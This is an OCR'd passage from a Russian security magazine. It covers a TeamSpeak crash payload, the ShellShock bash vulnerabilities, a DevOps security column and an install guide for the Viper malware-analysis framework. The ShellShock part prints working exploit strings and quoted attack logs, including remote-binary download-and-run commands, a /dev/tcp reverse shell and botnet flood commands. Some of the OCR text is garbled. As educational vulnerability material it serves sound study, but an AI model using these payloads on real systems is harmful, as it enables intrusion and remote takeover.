speak_v3/images/blank.gif[/img][/img] [img][img]//↵
http://i.answers.microsoft.com/static/images/default↵
user75.png?ver=4.6.0.28[/img][/img][img][img]//↵
http://i.answers.microsoft.com/static/images/
defaultuser7a.png?ver=4.6.0.28[/img][/img] [img][img]↵
//http://i.answers.microsoft.com/static/images/↵
defaultuser7b.png?ver=4.6.0.28[/img][/img][img][img]↵
//http://i.answers.microsoft.com/static/images/↵
defaultuser75.png?ver=4.6.0.24[/img][/img] [img][img]↵
//http://i.answers.microsoft.com/static/images/↵
defaultuser7z.png?ver=4.6.0.28[/img][/img]
```

CVE-2014-7222:

```
[img][img]\\1\z[/img][/img][img][img]\\2\z[/img]↵
[/img][img][img]\\3\z[/img][/img][img][img]\\4\z↵
[/img][/img][img][img]\\5\z[/img][/img][img[img]↵
\\6\z[/img][/img][img][img]\\7\z[/img][/img][img]↵
[img]\\8\z[/img][/img][img][img]\\9\z[/img][/img]↵
[img][img]\\10\z[/img][/img][img][img]\\11\z[/img]↵
[/img][img][img]\\12\z[/img][/img][img][img]\\13\z↵
[/img][/img][img][img]\\14\z[/img][/img][img]↵
[img]\\15\z[/img][/img][img][img]\\16\z[/img][/img]↵
[img][img]\\17\z[/img][/img][img][img]\\18\z[/img]↵
[/img][img][img]\\1\z[/img][/img][img][img]\\2\z↵
[/img][/img][img][img]\\3\z[/img][/img][img[img]\\4\z↵
[/img][/img][img][img]\\5\z[/img][/img][img[img]\\6↵
\z[/img][/img][img][img]\\7\z[/img][/img][img]↵
[img]\\8\z[/img][/img][img][img]\\9\z[/img][/img]↵
[img][img]\\10\z[/img][/img][img][img]\\11\z[/img]↵
[img][img]\\10\z[/img][/img][img][img]\\11\z[/img]↵
[img][img]\\10\z[/img][/img][img][img]\\11\z[/img]↵
[/img][img][img]\\12\z[/img][/img][img][img]\\13\z↵
[/img][img][img]\\12\z[/img][/img][img][img]\\13\z↵
[/img][/img]
```

TARGETS

TeamSpeak Client <= 3.0.14.

SOLUTION

Есть исправление от производителя, или можно воспользоваться Lua-плагином anti-freeze (bit.ly/Zpzsfp).

НАШУМЕВШИЙ SHELLSHOCK

CVSSv2: 10.0 (Av:R/Ac:L/A:N/C:C/I:C/A:C)
Дата релиза: 24–29 сентября 2014 года
Автор: Stephane Chazelas, Florian Weimer, Michal Zalewski
CVE: 2014-6271, **CVE:** 2014-6277, **CVE:** 2014-6278, **CVE:** 2014-7169, **CVE:** 2014-7186, **CVE:** 2014-7187

Ну и конечно, мы не могли обойти стороной нашумевшую уязвимость в bash, которая получила свое собственное имя наравне с Heartbleed, — ShellShock. Более того, под этим названием скрывается, по сути, не одна уязвимость, но начнем с начала.

Первую уязвимость из серии обнаружил Стефан Шазела (Stéphane Chazelas) 12 сентября 2014 года, и он предлагал назвать ее `bashdoor`, но, увы, не прижилось. Суть уязвимости в том, что интерпретатор позволяет задать внутри себя переменные среды, которые задают определение функций. А после определения функции bash продолжает обрабатывать команды. Вследствие чего мы можем осуществить атаку с внедрением полезного кода. Возьмем стандартную проверку на наличие уязвимости:

```
$ env x='() { :;}; echo vulnerable' bash -c
"echo this is a test"
```

С помощью `() { :;};` мы определяем функцию, а вот `echo vulnerable` уже полезная команда со своими аргументами. Большая опасность заключалась в том, что можно было атаковать через механизм обращения к CGI-скриптам, которые используются во многих веб-сервисах до сих пор. После выхода патча исследователь @taviso обнаружил способ обхода с использованием файла и записи в него результата выполнения команды.

Помимо этой уязвимости, было найдено еще несколько. Пару из них обнаружил Флориан Ваймер (Florian Weimer) из Red Hat (и не только обнаружил, но и приложил патч). Ошибка заключалась в неправильной обработке различных операций с памятью при разборе выражений. Например, одна ошибка в неправильной обработке символа `EOF` приводит к падению процесса из-за его многократного повторения:

```
$ bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF↵
<<EOF <<EOF
<<EOF <<EOF <<EOF <<EOF <<EOF'
bash: line 2: warning: here-document at line↵
2 delimited by end-of-file
(wanted `EOF')
...
(wanted `EOF')
bash: line 2: warning: here-document at line 2↵
delimited by end-of-file
(wanted `EOF')
bash: line 2: make_here_document: bad↵
instruction type 33
Segmentation fault (core dumped)
```

Другая ошибка заключается в многократном повторении done.

Теперь перейдем к последним (я надеюсь) уязвимостям из этой серии от Михала Залевского (Michał Zalewski). Уточню, что они также не работают после установки патча от Флориана Ваймера и работают не на всех старых версиях интерпретатора.

Первая связана с повреждением памяти, то есть мы передаем строку большую, чем у нас выделено памяти:

```
HTTP_COOKIE="() { x() { _; }; x() { _; } <<`perl -e↵
'{print
"A"x1000}'`; }" bash -c :
bash[25662]: segfault at 41414141 ip 00190d96↵
sp bfbe6354 error 4 in
libc-2.12.so[110000+191000]
```

Вторую же назвали приветом из девяностых: по сути, мы просто вставляем любые команды, как есть. Ей подвержены версии bash 4.2 или 4.3:

```
$ () { _; } >_[$($())] { echo hi mom; id; }
```

Последние две уязвимости можно найти с помощью утилиты для фаззинга american fuzzy lop (bit.ly/1q5nVYl) от автора. А теперь перейдем к более практичным вещам — эксплойтам и примерам атаки.

EXPLOIT

Начнем с уязвимости CVE-2014-6271. Пример ответа на уязвимой машине с помощью команды, которую мы рассмотрели выше:

```
riemann::~$ env x='() { :;}; echo vulnerable' bash -c 'echo hello'
vulnerable
hello
riemann::~$
```

Уязвимый терминал с ShellShock в OS X

```
$ env x='() { :;}; echo vulnerable' bash -c↵
"echo this is a test"
vulnerable
this is a test
```

После патча вывод в терминале был уже другой:

```
$ env x='() { :;}; echo vulnerable' bash -c
"echo this is a test"
bash: warning: x: ignoring function definition attempt
bash: error importing function definition for `x'
this is a test
```

Но, увы, чуть позже появления патча был найден способ его обхода, и системы снова были подвержены уязвимостям. Изначально пример новой проверки выглядел так:

```
$ env X='() { (a)=>\' sh -c "echo date"; cat echo
```

После проверки обновленной системы он не сработал, и я было обрадовался, но потом поменял sh на bash и в результате наш эксплойт успешно вывел текущую дату. Пример успешного запуска ты можешь увидеть на скриншоте:

```
Терминал
dukebarman@darkmint ~ $ env X='() { (a)=>\' /bin/bash -c "echo date"; cat echo
/bin/bash: X: line 1: syntax error near unexpected token `='
/bin/bash: X: line 1: `'
/bin/bash: error importing function definition for `X'
Чт. сент. 25 14:42:26 MSK 2014
dukebarman@darkmint ~ $
```

Пример запуска команды на обновленной системе Linux Mint после первого патча

Теперь уже этому обходу был присвоен новый номер — CVE-2014-7169. Далее уязвимости с многократными повторениями символа `EOF` и слова done. CVE-2014-7186:

```
$ bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF↵
<<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' ||
echo "CVE-2014-7186 vulnerable, redir_stack"
```

CVE-2014-7187:

```
$ (for x in {1..200} ; do echo "for x$x in ; do :";↵
done; for x in {1..200} ; do echo done ; done) |↵
bash || echo "CVE-2014-7187 vulnerable, word_lineno"
```

Эксплойты для найденных уязвимостей от Михала Залевского. CVE-2014-6277:

```
$ () { x() { _; }; x() { _; } <<a; }
```

CVE-2014-6278:

```
HTTP_COOKIE='() { _; } >_[$($())]↵
{ echo hi mom; id; }' bash -c :
```

или

```
GET /some/script.cgi HTTP/1.0
User-Agent: () { _; } >_[$($())] { id >/tmp/hi_mom; }
```

Ниже мы рассмотрим примеры атаки с использованием первых ShellShock-уязвимостей, но никто не мешает во все эти утилиты добавить проверку на все уязвимости.

Хакер Роберт Грэхем (Robert Graham) решил проверить наличие уязвимых серверов в интернете. В качестве средства для исследования была выбрана программа masscan (bit.ly/1sZZUK1) с открытым исходным кодом. Исследователь лишь внес небольшие изменения в код, добавив свою полезную нагрузку в запросы:

```
http-header[Cookie] = () { :; };↵
ping -c 3 209.126.230.74
http-header[Host] = () { :; }; ping -c 3 209.126.230.74
http-header[Referer] = () { :; }; ping -c 209.126.230.74
```

Если сервер уязвим, то он отправит нам три пакета-пинга.

```
responses.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmp    Expression... Clear Apply Save
Source          Destination      Protocol  Info
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0xf263, seq=12/3072, ttl=51
12.61.84        209.126.230.74   ICMP      Echo (ping) request  id=0x8960, seq=12/3072, ttl=45
.88.1.26        209.126.230.74   ICMP      Echo (ping) request  id=0x0456, seq=8/2048, ttl=47
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0x2764, seq=6/1536, ttl=51
114.145.159     209.126.230.74   ICMP      Echo (ping) request  id=0x8039, seq=10/2560, ttl=47
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0xe763, seq=13/3328, ttl=51
47.225.138      209.126.230.74   ICMP      Echo (ping) request  id=0xc601, seq=14/3584, ttl=51
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0x4d64, seq=2/512, ttl=51
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0xf263, seq=13/3328, ttl=51
12.61.84        209.126.230.74   ICMP      Echo (ping) request  id=0x8960, seq=13/3328, ttl=45
.88.1.26        209.126.230.74   ICMP      Echo (ping) request  id=0x0456, seq=9/2304, ttl=47
47.225.138      209.126.230.74   ICMP      Echo (ping) request  id=0x3703, seq=1/256, ttl=51
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0x2764, seq=7/1792, ttl=51
114.145.159     209.126.230.74   ICMP      Echo (ping) request  id=0x8039, seq=11/2816, ttl=47
.3.219.23       209.126.230.74   ICMP      Echo (ping) request  id=0x5e64, seq=1/256, ttl=51
3.219.23        209.126.230.74   ICMP      Echo (ping) request  id=0xe763, seq=14/3584, ttl=51
7.225.138       209.126.230.74   ICMP      Echo (ping) request  id=0xc601, seq=15/3840, ttl=51
3.219.23        209.126.230.74   ICMP      Echo (ping) request  id=0x4d64, seq=3/768, ttl=51
3.219.23        209.126.230.74   ICMP      Echo (ping) request  id=0x6464, seq=1/256, ttl=51
3.219.23        209.126.230.74   ICMP      Echo (ping) request  id=0xf263, seq=14/3584, ttl=51
```

Список серверов, уязвимых к ShellShock и ответивших на команду пинг

Рассмотрим пример более опасной атаки. Скачиваем исполняемый файл и запускаем.

```
192.168.1.1 - - [25/Sep/2014:14:00:00 +0000] "GET /↵
HTTP/1.0" 400 349 "() { :; }; wget -O /tmp/besh↵
http://192.168.1.1/filename;chmod777/tmp/besh;/tmp/besh;"
```

Представители темной стороны тоже не стали сидеть на месте и быстро начали использовать эту уязвимость в своих целях. Например, один из вирусов, найденный аналитиками из Касперского, — `Backdoor.Linux.Gafgyt`.

На скриншоте приведен пример обмена командами между ботом и управляющим центром. Бот периодически сообщает, что жив. Далее хозяин запускает (или запускается автоматически) сканер


```
94.xx.xx.131 - - [26/Sep/2014:03:49:43 +0000] "GET / HTTP/1.0" 200 1671
"-" "() { :;}; /bin/bash -c 'bash -i >& /dev/tcp/195.xx.xx.101/3333 0>&1'"
```

Пример атаки вируса из логов веб-сервера

рандомных IP-адресов для размножения, и иногда дается команда UDP-флуд определенных адресов. Помимо него, в «дикой природе» еще встречается Perl-бот. Пример атаки:

```
1   BUILD X86
2   PONG
3   PING
4   PONG
5   !* SCANNER ON
6   PING
7   PONG
8   PING
9   PONG
10  !* SCANNER ON
11  PING
12  PONG
13  PONG
14  !* UDP 69.xx.xx.67 80 50 32 350 10
15  UDP Flooding 69.xx.xx.67:80 for 50 seconds.
16  PING
17  !* KILLATTK
18  !* UDP 178.xx.xx.241 80 50 32 350 10
19  PING
20  PONG
21  None Killed.
22  PONG
23  UDP Flooding 178.xx.xx.241:80 for 50 seconds.
24  !* SCANNER ON
```

Обмен командами между командным центром и ботом, использующим уязвимость ShellShock



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
UserAgent: () { :;}; /bin/bash -c "wget -O /var/↵
tmp/ec.z 74.YYY.YYY.YY/ec.z;chmod +x /var/tmp/ec.z;/↵
var/tmp/ec.z;rm -rf /var/tmp/ec.z*"
```

Внутри архива Perl-скрипт, обфусцированный с помощью Base64. Он легко расшифровывается, поэтому полный исходный код бота (bit.ly/1s516JX) был выложен на GitHub. Он может использоваться для сканирования, ддоса, спама и прочего.

Примеров атаки, использующей эту уязвимость, появляется все больше. Приведу лишь некоторые из них:

- Python-скрипт, отправляющий письма на уязвимый сервер с запущенным SMTP (bit.ly/1s29lX4) и атаками в заголовках;
- Python-скрипт для атаки на модуль mod_cgi сервера Apache (bit.ly/1s45nOT);
- пример атаки на OpenVPN-сервер (bit.ly/1vl52zp);
- Metasploit-модуль (bit.ly/1utzTS3);
- видео с примером атаки с использованием утилиты Burp Suite (bit.ly/1vlbE0D);
- обновляемый список атак/эксплойтов (bit.ly/1voCDiG).

TARGETS

Все, что использует bash (например, подвержены атакам DHCP-клиенты, CGI-скрипты и ssh-аккаунты для Git/Subversion, OpenVPN, Exim, qmail, procmail, Mailfilter, SER, Phusion Passenger, Radius-серверов и служб Inetd). Также становятся уязвимы различные Perl-скрипты, о чем написано в небольшой статье (bit.ly/1vlpSOO).

Проверить, уязвима ли система для некоторых уязвимостей из списка, можно с помощью небольшого скрипта:

```
bash -c "true $(printf '</dev/null
if [ $? != 0 ]; then
  echo -e "Vulnerable to CVE-2014-7186"
fi
bash -c "`for i in {1..200}; do echo -n "for x$i in;↵
do :;"; done; for i in {1..200}; do echo -n↵
"done;";done`" 2>/dev/null
if [ $? != 0 ]; then
  echo -e "Vulnerable to CVE-2014-7187"
fi
```

Или воспользоваться комплексным скриптом bashcheck (bit.ly/1uttTbY), который проверяет по всему списку.

SOLUTION

Есть исправление от производителя. Но этой уязвимости подвержены многие устройства за последние 25 лет, и далеко не все из них поддерживаются, или вообще компании-производители уже не существуют очень давно. Но можно попытаться пропатчить вручную с помощью фреймворка radare2 (bit.ly/1uW5nS3), наиподробнейшую статью об использовании которого мы опубликовали в сентябрьском номере.

Колонка Алексея Синцова

DEVOPS — РАСШИРЯЯ СОЗНАНИЕ

ДЕЛАЕМ НАШИ СЕРВЕРЫ БЕЗОПАСНЕЕ И МОДНЕЕ!

В былые времена после каждого «дефейса» герои хацкеры винили неких «сисадминов»: мол, если он такой ламер, что не смог обновить или настроить систему, то и поделом ему. Прошло уже немало времени, и хакерские приемы поиска и эксплуатации уязвимостей развиваются семимильными шагами, методы безопасной разработки приложений также совершенствуются, не говоря уже про механизмы ОС. А что же со старыми добрыми «сисадминами»? Эволюционировали и эти ребята. Сегодня мы поговорим об одном довольном модном концепте — DevOps, и, конечно же, говорить мы будем с точки зрения безопасности!



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.
alexey.sintsov@here.com

DEVOPS

Раньше были некие разработчики, они писали какой-то код; были сисадмины, они настраивали и ставили серверы, потом на эти серверы накатывали приложения, написанные разработчиками. Так люди и жили, пока не возникла потребность в гибком управлении всем этим делом и увеличении темпов выкладки билдов и релизов. Теперь уже надо накатывать приложения несколько раз в день, и при этом на разных серверах с разной конфигурацией. Сложность задач росла, а время решения надо было сокращать, при этом не сильно повышая стоимость решения. Для этого отношения между разработчиками, тестировщиками и админами нужно унифицировать и «упростить» (читай: автоматизировать). В итоге сообщество профессионалов представило новый концепт — DevOps. Как видно из названия, это «разработка и операции» в одном флаконе. То есть админские ИТ-задачи, связанные с развертыванием, конфигурированием и прочим, ложатся в новую парадигму отношений разработчик — админ — тестировщик — кто-угодно-еще. Если сказать другими словами, то задачи развертывания и настройки платформы управляются командой разработчиков через некий унифицированный «интерфейс». То есть это методология разработки и развертывания как единого процесса. Вся эта идея в том числе поддерживается такими простыми и понятными вещами, как автоматизация развертывания, стандартизация конфигураций, описание инфраструктуры кодом. Все эти темы существовали и раньше, но, разумеется, их можно и нужно использовать как инструменты для реализации DevOps. Таким образом, ИТ-решение в виде сервера, виртуалки, ОС, пакетов и конфигов — это часть финального продукта, который «разрабатывается» командой, а не настраивается какими-то админами, хотя все это довольно спорно и зависит от точки обзора. Тем не менее раз это «разрабатывается», то значит, и тестируется, и тут мы говорим про интеграционные и непрерывные тесты и уже в контексте всего продукта, вместе с платформой, а не только кода приложения. Очевидно, что это плюс, в том числе и для ИБ!


DEVOPS И ИБ

Важно понять, что DevOps — это не какие-то «технические» решения, а идеология управления развертывания и выпуска. Вся эта автоматизация, виртуализация, контроль конфигураций существовали и раньше, это просто инструменты, которые помогают поддерживать процесс, не более. Если говорить про DevOps как идею, то в некотором смысле это продолжение Agile, только в контексте платформы. В прошлом выпуске я рассуждал, что в Agile вопросы безопасности кода переходят на сторону команды. Абсолютно такая же ситуация и тут — вопросы безопасной настройки, конфигурации



Коротко об ошибках :)

Коротко о том, что такое DevOps



и ИТ-поддержки переходят на сторону команды. Так вот, что может сделать инженер ИБ, так это реализовать требования, гайды и прочее по правильной настройке компонентов, правильному деплою и так далее. Более того, мы можем делать тулзы, различные автоматизированные решения, системы мониторинга и прочие плюшки, которые не позволят командам DevOps совершить ошибку, даже если они что-то проморгали в гайдах. Таким образом, основным инструментом для нас станет всевозможная автоматизация вопросов ИБ.

АВТОМАТИЗАЦИЯ

Реализовать хороший DevOps-процесс без хорошей автоматизации — нереальная задача, поэтому большая часть проблем решается автоматизацией. Нам нужно развертывание серверов (виртуалка), накатка нужных пакетов, их конфигурация и потом уже тестирование. Чтобы автоматизировать такие штуки, мы должны иметь унифицированный подход, что, с одной стороны, ограничивает нашу гибкость, но с другой — повышает производительность. Хотя все это опять же вопрос архитектуры DevOps-системы. Тем не менее это означает и плюсы — идентичность конфигураций, то есть стандартизация в хорошем смысле этого слова! Таким образом, мы подготавливаем стандарты конфигурации для пакетов, даем инструмент управления этими конфигурациями, если нужна гибкость (а она нужна), автоматизируем задачи развертывания и тестирования. В результате у нас будет нечто вроде фреймворка для создания продукта. Для разработчиков конкретного приложения это может быть удобным инструментом, он может не знать детали — ему просто нужен Апач, но то, что этот Апач будет сконфигурирован нужным и эффективным способом, уже решит ряд вопросов при тестировании, в том числе и безопасности.

1. Стандарты

Уже было сказано, но повторим еще раз: иметь темплейты и стандарты конфигурации для используемых вещей — это круто, молодежно и безопасно. Мы знаем, как правильно настраивать SSHd, Apache, php.ini или Tomcat, — отлично, пользуемся этими темплейтами как стандартами и автоматизируем их использование. Главное — предоставить механизм для гибкости, API и/или расширенную возможность конфигурации, ведь конфиг, скажем того же Апача, дело уникальное, и на разные проекты может требоваться разная конфигурация. Кроме того, мы можем и должны предоставлять конфигурацию ОС, типа маски доступа к файлам, владельцев + noexec на /tmp /dev/shm/tmp и так далее. При автоматизации все это довольно круто улучшит положение дел, особенно если сюда добавить SELinux/AppArmor.

2. Безопасность из коробки

Нам нужен мониторинг за событиями, HIDS, WAF и конфигурация этого дела для контроля за ИБ сервера? Так интегрируй эти решения, в чем вопрос! Например, почему бы нам не расставлять rkhunter на все серверы и настраивать его по крону на проверки раз в сутки, а кроме того, и какой-нибудь скрипт для контроля целостности. В общем, эту идею можно развивать до бесконечности, главное, что мы хотим иметь контроль и механизмы оповещения о нарушениях и можем автоматизировать развертывание и настройку этого дела, и для команды разработчика эти требования будут выполняться «автоматически» и прозрачно.

3. Тестирование

Включение security-тестов в процесс интеграционного и непрерывного тестирования. При таком раскладе, грубо говоря, на каждый новый билд мы будем запускать сканер и/или скрипт проверки безопасности из коробки, да что удобно — как лучше тестировать, так и тестируешь! Главное, что мы не «забыли» и контролируем этот процесс. Один из примеров — деплоим новый виртуальный сервер на AWS и сразу же добавляем его DNS-имя в сканер безопасности, который просканит его и будет держать в листе для сканирования, пока сервер есть. Кроме того, тестировать можно и изнутри. Например, у нас есть скрипт, который проверяет, что все настройки на сервере соответствуют требованиям ИБ, и, как только сервер разворачивается для тестирования, этот скрипт пробегает детально по всем пунктам, и если он что-то определил, то это возвращается в тест-результатах.

4. Автоматизируй все, что можно

Как бы ни любили пентестеры и ресерчеры говорить о том, что ручная работа бесценна, но с точки зрения инженерии автоматизация — более ценная вещь. Главное — понимать покрытие и глубину своей автоматизации, чтобы знать, что мы можем пропустить. Предыдущие пункты уже описывают и тестирование, и автоконфигурацию, но мы ничем не ограничены — любая свобода творчества с пользой абсолютно допустима.

ВМЕСТО ТЫСЯЧИ СЛОВ

Как уже ясно, с точки зрения организации ИБ DevOps очень похож по идеологии с Agile. Только если там мы говорили про разработку кода, то тут про разработку конфигурации. Мы переносим ответственность за конфигурации с команды системных инженеров на команду разработчика, но при этом нам надо иметь и контроль и уверенность в том, что команда все будет делать правильно. Доверяй, но проверяй — главный принцип ИБ в DevOps/Agile. Все проблемы те же и решаются очень похоже: гайды, тренинг, автоматизация... Вообще, движение в эту сторону, что DevOps, что Agile, говорит о потребностях в быстрой и эффективной разработке и такой же быстрой и эффективной выкатке билдов и сервисов, поэтому вопросы ИБ будут касаться не только финального продукта и процесса, но и сервисов и процедур, которые поддерживают этот ваш DevOps. Ведь если мы совершим ошибку или наша автоматизация будет иметь слабое покрытие и малую глубину — то подвержены этой проблеме будут все «выпущенные» сервисы! Так что, кроме очевидных плюсов, имеются и очевидные минусы. Веселого тебе DevOps'а и да пребудет с тобой Сила!

ЗМЕИНЫЙ УКУС

ОСНОВЫ РАБОТЫ С ФРЕЙМВОРКОМ VIPER

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@tzor.ru,
@dukebarman

Когда ты независимый аналитик или сотрудник небольшой компании, то возникает проблема содержания базы различных вредоносных семплов в порядке. Кто-то использует для этого собственный приватный или локальный сервер с каким-нибудь Wiki-движком или самописной оберткой для базы данных. Но когда у тебя большое количество вроде бы однотипных семплов, то иногда хочется сделать небольшую заметку на будущее при поверхностном анализе для интересных файлов, а автоматический анализ, увы, не всегда справляется.



Vera Petruk@shutterstock.com

INTRO
Сегодня речь пойдет о Viper. Под таким коротким названием скрывается модульный фреймворк для организации бинарных файлов и их анализа. Viper ориентирован на вирусных аналитиков и эксплойт-разработчиков, но он также пригодится и для обычных реверсеров из-за интересных модулей, база которых постоянно пополняется. К тому же немаловажным плюсом является то, что он написан на Python, и это позволяет модифицировать его под себя на лету.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

УСТАНОВКА

Рассматривать установку мы будем на примере Debian-подобной системы. Для начала установим зависимости и сторонние программы, которые нам пригодятся для комфортной работы.

Так как фреймворк написан на Python, то нам потребуется для начала установить менеджер пакетов/библиотек — pip (на OS X я дополнительно использовал easy_install, о причине напишу в конце раздела):

```
sudo apt-get install gcc python-dev python-pip
```

После этого устанавливаем библиотеки для основного функционала:

```
sudo pip install SQLAlchemy PrettyTable python-magic
```

Далее соберем первую программу из исходников — ssdeep. Скачиваем последнюю версию с официального сайта проекта (bit.ly/YE76Oz):

```
~ $ tar -zxvf ssdeep-X.XX.tar.gz
~ $ cd ssdeep-X.XX
~ $ ./configure && make
~ $ sudo make install
~ $ sudo pip install pydeep
```

После этого уже можно переходить к установке самого фреймворка, но для полноты возможностей нужно установить две программы: YARA и androguard. Об этих утилитах мы уже писали, но повторюсь на всякий случай. Так же скачиваем последние версии с их официальных сайтов и собираем.

YARA (bit.ly/ZjHLJL):

```
~ $ tar zxf v3.0.0.tar.gz
~ $ cd yara-3.0.0/
~ $ bash build.sh
~ $ sudo make install
~ $ cd yara-python/
~ $ sudo python setup.py install
```

Androguard (bit.ly/1xV5K1m):

```
~ $ tar zxf androguard-1.9.tar.gz
~ $ cd androguard-1.9/
~ $ sudo python setup.py install
```

Теперь наконец-то можно скачать исходники и самого фреймворка. Можно взять архив с самого сайта, но там до сих пор указана версия 1.0 без многих интересных возможностей, поэтому будем использовать dev-версию:

```
git clone https://github.com/botherder/viper.git
```

И теперь уже устанавливаем собственно сам фреймворк:

```
$ cd viper
$ sudo pip install -r requirements.txt
```

Все описанные шаги без проблем воспроизводятся в рамках OS X. Лично я для этого использовал macports. Единственная ошибка, с которой я столкнулся, была в невозможности отобразить цвета консоли (пример ошибки представлен на скриншоте), вместо этого выводился набор лишних символов. Эта проблема решилась установкой пакета:

```
$ sudo easy_install readline
```

В начале я пробовал его установить через pip, но, увы, процесс завершился с ошибкой.

На Windows сам фреймворк тоже можно поставить, только без использования сторонних программ, которые собираются из исходников, или воспользоваться эмулятором *nix-среды — cygwin.

В комплекте к фреймворку также идет скрипт для его обновления:


Терминал

```
dukebarman@darkmint ~/SOFT/viper $ ./viper.py

         _
        (_)
   _   _ _ ____  _____  ____
  | | | | |  _ \| ___ |/ ___)
   \ V /| | |_| | ____| |
    \_/ |_|  __/|_____)_| v1.1-dev
          |_|

You have 0 files in your default repository
viper >
viper > help
Commands:
+----------+-----------------------------------------------+
| Command  | Description                                   |
+----------+-----------------------------------------------+
| clear    | Clear the console                             |
| close    | Close the current session                     |
| delete   | Delete the opened file                        |
| export   | Export the current session to file or zip     |
| find     | Find a file                                   |
| help     | Show this help message                        |
| info     | Show information on the opened file           |
| notes    | View, add and edit notes on the opened file   |
| open     | Open a file                                   |
| projects | List or switch existing projects              |
| sessions | List or switch sessions                       |
| store    | Store the opened file to the local repository |
| tags     | Modify tags of the opened file                |
+----------+-----------------------------------------------+
```

Первый запуск фреймворка Viper



Пример ошибки с цветами в OS X

```
darkair:viper dukebarman$ sudo easy_install readline
Searching for readline
Reading http://pypi.python.org/simple/readline/
Best match: readline 6.2.4.1
Downloading https://pypi.python.org/packages/2.7/r/readline/readline-6.2.4.1-py2.7-macosx-10.7-intel
.egg#md5=6ede61046a61219a6d97c44a75853c23
Processing readline-6.2.4.1-py2.7-macosx-10.7-intel.egg
creating /Library/Python/2.7/site-packages/readline-6.2.4.1-py2.7-macosx-10.7-intel.egg
Extracting readline-6.2.4.1-py2.7-macosx-10.7-intel.egg to /Library/Python/2.7/site-packages
Adding readline 6.2.4.1 to easy-install.pth file

Installed /Library/Python/2.7/site-packages/readline-6.2.4.1-py2.7-macosx-10.7-intel.egg
Processing dependencies for readline
Finished processing dependencies for readline
darkair:viper dukebarman$ ./viper.py


         _
        (_)
   _   _ _ ____  _____  ____
  | | | | |  _ \| ___ |/ ___)
   \ V /| | |_| | ____| |
    \_/ |_|  __/|_____)_| v1.1-dev
          |_|

You have 0 files in your default repository
viper >
```

Пример окна в OS X после решения проблемы

```
Терминал
dukebarman@darkmint ~/SOFT/viper $ ./update.py
[!] WARNING: If you proceed you will lose any changes you might have made to Viper.
Are you sure you want to proceed? [y/N] y
[*] .gitignore up-to-date
[*] .travis.yml up-to-date
[*] AUTHORS up-to-date
[*] CHANGELOG up-to-date
[*] LICENSE up-to-date
[*] README.md up-to-date
[*] api.py up-to-date
[*] data/peid/UserDB.TXT up-to-date
[*] data/yara/APT_NGO_wuaclt_PDF.yara up-to-date
[*] data/yara/GeorBotBinary.yara up-to-date
[*] data/yara/GeorBotMemory.yara up-to-date
[*] data/yara/apt1.yara up-to-date
[*] data/yara/citizenlab.yara up-to-date
[*] data/yara/embedded.yara up-to-date
[*] data/yara/fpu.yara up-to-date
